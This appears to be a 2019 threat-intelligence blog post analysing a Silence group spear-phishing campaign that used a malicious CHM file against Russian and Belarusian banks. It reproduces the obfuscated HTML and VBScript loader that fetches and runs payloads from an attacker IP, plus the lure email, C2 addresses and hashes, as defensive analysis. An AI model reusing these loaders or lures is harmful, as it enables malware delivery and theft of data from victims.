

Silence group targeting Russian Banks via Malicious CHM

reaqta.com/2019/01/silence-group-targeting-russian-banks/



In November 2018 we followed up on a tweet mentioning a potential malicious code disseminated in CHM (Microsoft Compiled HTML Help). A preliminary analysis caught the attention of our Threat Analysis and Intelligence team as it yielded interesting data that, among other things, shows that the attack campaign was targeting employees from financial entities, specifically in the Russian Federation and the Republic of Belarus. We conclude that the actor behind the attack is **Silence group**, a relatively new threat actor that's been operating since mid-2016. The list of targeted entities we've identified so far includes:

- **NBD Bank Russia:** Russian bank offering retail and commercial services.
- **Zapsibkombank (Zapadno-Sibirskiy Kommercheskiy Bank):** West Siberian Commercial Bank (WSCB). Russia.
- **FPB (Finprombank):** Russia.
- **MSP Bank (МСП Банк):** Russian Federation State Bank, focuses on providing financing to small and medium enterprises.
- **MT Bank (МТБанк):** Meridian trade Bank, the only Belarus-based bank entity in the focus of this threat.




Map of targeted entities

The main vector is represented by a malicious CHM file. Despite being an “obsolete” format, CHM has been effectively used in the past to run malicious code. In this case it is used to download components that are part of the infection chain, in addition to running native OS binaries to collect information related to its targets.

Silence Group Dissemination Strategy

The attack begins with the dissemination of spear-phishing emails in russian language, with a compressed attachment called “**Contract_12112018.Z**” (Contract November 12, 2018). The uncompressed file is called “**Contract_12112018.chm**” and its content is related to a *Resolution to Open Bank Accounts*, its execution represents the first step of the infection process.



Spear-phishing attachment the CHM malicious file and “Contract_12112018.chm” file content

The spear-phishing were sent from (spoofed) official addresses belonging to different Russian banking entities, in our case the majority belonged to the *Central Bank of the Russian Federation*, and the email content was related to alleged regulations “*On unifying the format of electronic banking messages of the Bank of Russia*“.

The email shown above translates to:


“Good day!
I, Skurtov Andrei Vladimirovich,
Head of Interbank Operations and
Correspondent Relations of PJSC “FinServisBank”.
We negotiated the opening and maintenance of correspondent accounts in rubles and freely convertible currencies.
I ask you to consider the application as soon as possible to open and maintain accounts.
I attach the archive with the contract. Please fill it in and send it to me.
Thank you in advance, waiting for an answer.
Respectfully,
Head of Interbank Operations and
Correspondent Relations of PJSC “FinserviceBank”
Nizhny Novgorod region, Sarov, Silkin street, 13”

Malicious components

In the following graph we have reconstructed the complete CHM infection chain used by Silence group, divided in three main stages:

1. Download of the initial payload (VBScript) necessary to start the infection chain.

2. Activities performed by the initial payload on the infected computer, and download of the main malware component.
3. Information gathering and delivering to C&C.



CHM infection chain

The *Compiled HTML Help file* (contract_12112018.chm), whose file structure is similar to that of a hypertext page, is opened through the native Microsoft Windows program "**hh.exe**". The CHM file contains a HTM file called "**start.htm**" that runs once the file is opened and contains the malicious payload, used to start *cmd.exe* and *mshta.exe* to download a malicious VBscript (called "*li*") from the IP *146.0.72.139*. This is the first stage of the infection chain.

The following image shows in detail the command line used to start **mshta** which downloads and runs the malicious VBS file:

```
 <param name="ItEm1" value='      ,        "cmd", ,/b,^, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, ,,,,,,,,,,,
 ,,,,,,,,,,,,,,,,,, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,/C,, st%ALLUSERSPROFILE:~8,1%rt msht%ALLUSERSPROFILE:~8,1%
 H%ALLUSERSPROFILE:~12,1%%ALLUSERSPROFILE:~12,1%p://146.0.72.139/li ' ;="">
</object>
 <param name="Item2" value="15,54,34">
</object>
<meta content="text/html; charset=Windows-1252" http-equiv="content-type">
<title>Resolution to Open Bank Accounts</title>
<meta name="generator" content="chmProcessor" >
</head>
<body>
<div id="content">
  <h2><a name="node0" id="node0"></a>Resolution to Open Bank Accounts</h2>
    <p>WHEREAS, the Board of Directors has determined it to be in the best interest of the Corporation to
    establish a banking resolution with, be it:</p>

    <p> RESOLVED, that the Corporation execute and deliver to said bank a duly signed original of the completed
    banking resolution as is annexed thereto, and that the authority to transact business, including but not
    limited to the maintenance of savings, checking and other accounts as well as borrowing by the Corporation,
    shall be as contained in said resolution with the named officers therein authorized to so act on behalf of the
    Corporation as specified hereto.</p>
```

Content of the HTM file embedded in the malicious CHM file

The second stage of the infection chain continues with the execution of the instructions contained in the "*li*" file, which is basically responsible for:

- Making a copy of **cmd.exe** and **PowerShell.exe**, renaming them to *ejpejpff.com* and *ejpejpf.com* respectively, and saving them in **%TEMP%** folder.
- Invoking *ejpejpf.com* (which is a copy of **Powershell.exe**) with the parameters **-nop -W hidden -noninteractive -c** to:
    - download the "*flk*" payload, encoded in Base64, and save it to the *%TEMP%* folder as "*ejpejp.txt*",
    - decode and save it as "*ejpejp.com"*
    - execute "*ejpejp.com"*

```
fshuasuhfiuiw4ihufwu = "%temp%"
asidfjhfwssssssssssss = asidfjhfwsssssssssssss.ExpandEnvironmentStrings(fshuasuhfiuiw4ihufwu) + "\\" + asidfjhfwssssssssssssss + ".txt"
asidfjhfwsssssssssas = asidfjhfwsssssssssssss.ExpandEnvironmentStrings(fshuasuhfiuiw4ihufwu) + "\\" + asidfjhfwssssssssssssss + ".com"
asidfjhfwssssssss = asidfjhfwsssssssssssss.ExpandEnvironmentStrings(fshuasuhfiuiw4ihufwu) + "\\"  + asidfjhfwssssssssssssss + "f" + + ".com"
asidfjhfwssssssss = asidfjhfwsssssssssssss.ExpandEnvironmentStrings(fshuasuhfiuiw4ihufwu) + "\\" + asidfjhfwssssssssssssss + "ff" + + ".com"

asidfjhfwssssss = "Ht^Tp://146.0.72.139/flk"

endless = "$sr=Get-Content %skk% %ski% "+asidfjhfwsssssssssss+"; $sk=[System.Text.Encoding]::UTF8.GetString($sr); $sv=[Convert]
    ::FromBase64String($sk); Add-Content %skk% %ski% "+asidfjhfwsssssssssas+" $sv; " +asidfjhfwsssssssssas+";"

asidfjhfwssssssssssss = "C:\\Windows\\System32\\cmd.exe /c copy C:\\Windows\\System32\\cmd.exe "+asidfjhfwssssssss+" && "+asidfjhfwssssssss+"
     /c &Set skk= -Encoding&& Set ski= Byte && Set asidfjhfwssss=den -n%ALLUSERSPROFILE:~5,1%ninter&&Set asidfjhfwsss=-
    n%ALLUSERSPROFILE:~5,1%p -W hid&& Set asidfjhfwsssss=active -c (new-%ALLUSERSPROFILE:~5,1%bj&& Set asidfjhfwss=ect System.Net.
    WebClie&& Set par5=nt).D%ALLUSERSPROFILE:~5,1%wnl%ALLUSERSPROFILE:~5,1%&& Set asidfjhfwsssssssssssssss=adfile&  copy C:\\Windows\\
    System32\\WiNDOWSPOWerShELl\\v1.0\\pOWErsheLl.ExE "+asidfjhfwssssssss+"& "+asidfjhfwssssssss+" /c "+asidfjhfwssssssss+"
    %asidfjhfwsss%%asidfjhfwssss%%asidfjhfwsssss%%asidfjhfwss%%par5%%asidfjhfwsssssssssssssss%('"+asidfjhfwssssss+"', '"+
    asidfjhfwsssssssssss+"'); " + endless
```

Pieces of malware involved in the attack chain

Content of the li file

The third and last stage of the infection chain continues with the execution of "*ejpejp.com",* responsible for:


- Duplicating itself in **\AppData\Roaming** as *conhost.exe,* the same filename typically used by the legitimate "*Console Windows Host*", probably for evasion

- Adding the reference to **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** as a persistence method
- Running System Information Discovery

The metadata description of the malicious file is "*MS DefenderApplicationController*".
We have identified this application as a variant of the trojan used by the **Silence group** that is responsible for gathering information about each victim's computer, collected by running four Windows system binaries:

- **system.exe**: "System Information" is executed to collect detailed information about the victim's computer configuration and the operating system's details, such as: product ID, hardware features and security information.
- **net.exe**: "Net View" is used to collect information about the local area network and to start/stop the IPv6 protocol service.
- **whoami.exe**: Used to obtain the user's current domain and username
- **ipconfig.exe**: Used to collect TCP / IP network configuration settings.


All this information is stored in the file "INFOCONTENT.TXT", saved in *%ProgramData%* and uploaded to the server hosted at the IP *146.0.72.188* that is Silence group's Command and Control (C2) for this threat. Below is the storyline of the attack reconstructed using ReaQta-Hive.



Malicious CHM storyline reconstructed with ReaQta-Hive (click to expand)
The full chain of attack is available on VirusTotal as a behavioral report (click on the document icon right of ReaQta-Hive).

Network Infrastructure

As shown above, the threat runs several native binaries to collect useful information for its *recon* phase. That is, these data are processed by Silence group to produce intelligence about the infrastructure of the targeted banking entities.
The communication process is carried out using two IP addresses. The first one is **146.0.72.139** which is the direct channel for downloading different parts of the attack chain. The second one communicates with the command and control by using the IP address **146.0.72.188** to exfiltrate the information collected. Both IPs are hosted in Netherlands.



Malicious network request process

Attribution

As usual attribution is never easy and we would like to share the elements that lead us to think **Silence** group is behind this attack:

- The modus operandi and the infection vector (CHM) is a typical trait of Silence's latest operations
- The inner structure of CHM is common to previous attacks from Silence group
- Downloaded binaries match with those used by Silence (a variant of Truebot)
- Language used in the spear-phishing campaign is a match
- Targets are located in Eastern Europe and Russia

- Type of targets (financial institutions) match with the targets usually chosen by Silence group
- The TTPs identified in previous attacks from Silence group are a match with the attack analysed here

These elements led us to the conclusion that, with high likelihood, Silence (or an affiliated group) is behind these attacks.

Conclusion

The intelligence we have collected shows that this attack is part of a more extensive operation, still focused on financial institutions operating mainly on Russian territory. The infection process, attack chain and the way the operation is structured, shows that Silence group, though still young, is an increasingly more organized and dangerous banking malware distribution entity.
Our analysis has been conducted using ReaQta-Hive: endpoint visibility and threat hunting capabilities are a requirement for every organization that aims at mitigating the risk of cyber attacks. Such threats show how fast and adaptable attackers are and that a structured process to detect, contain and respond is essential to prevent damages and interruption to business continuity.

Mitre Att&ck

- T1193 : Spearphishing Attachment
- T1223 : Compiled HTML File
- T1105 : Remote File Copy
- T1043 : Commonly Used Port
- T1170 : Mshta
- T1036 : Masquerading
- T1059 : Command-Line Interface
- T1086 : Powershell
- T1064 : Scripting
- T1140 : Deobfuscate/Decode Files or Information
- T1060 : Registry Run Keys / Startup Folder
- T1082 : System Information Discovery

IOCs

SHA1 CHM files

20055FC3F1DB35B279F15D398914CABA11E5AD9D
D83D27BC15E960DD50EAD02F70BD442593E92427
2250174B8998A787332C198FC94DB4615504D771
9D4BBE09A09187756533EE6F5A6C2258F6238773
D167B13988AA0B277426489F343A484334A394D0
26A8CFB5F03EAC0807DD4FD80E80DBD39A7FD8A6

SHA1 Dropped files

290321C1A00F93CDC55B1A22DA629B3FCF192101
2CD620CEA310B0EDB68E4BB27301B2563191287B
E5CB1BE1A22A7BF5816ED16C5644119B51B07837

IPs

146.0.72.139
146.0.72.188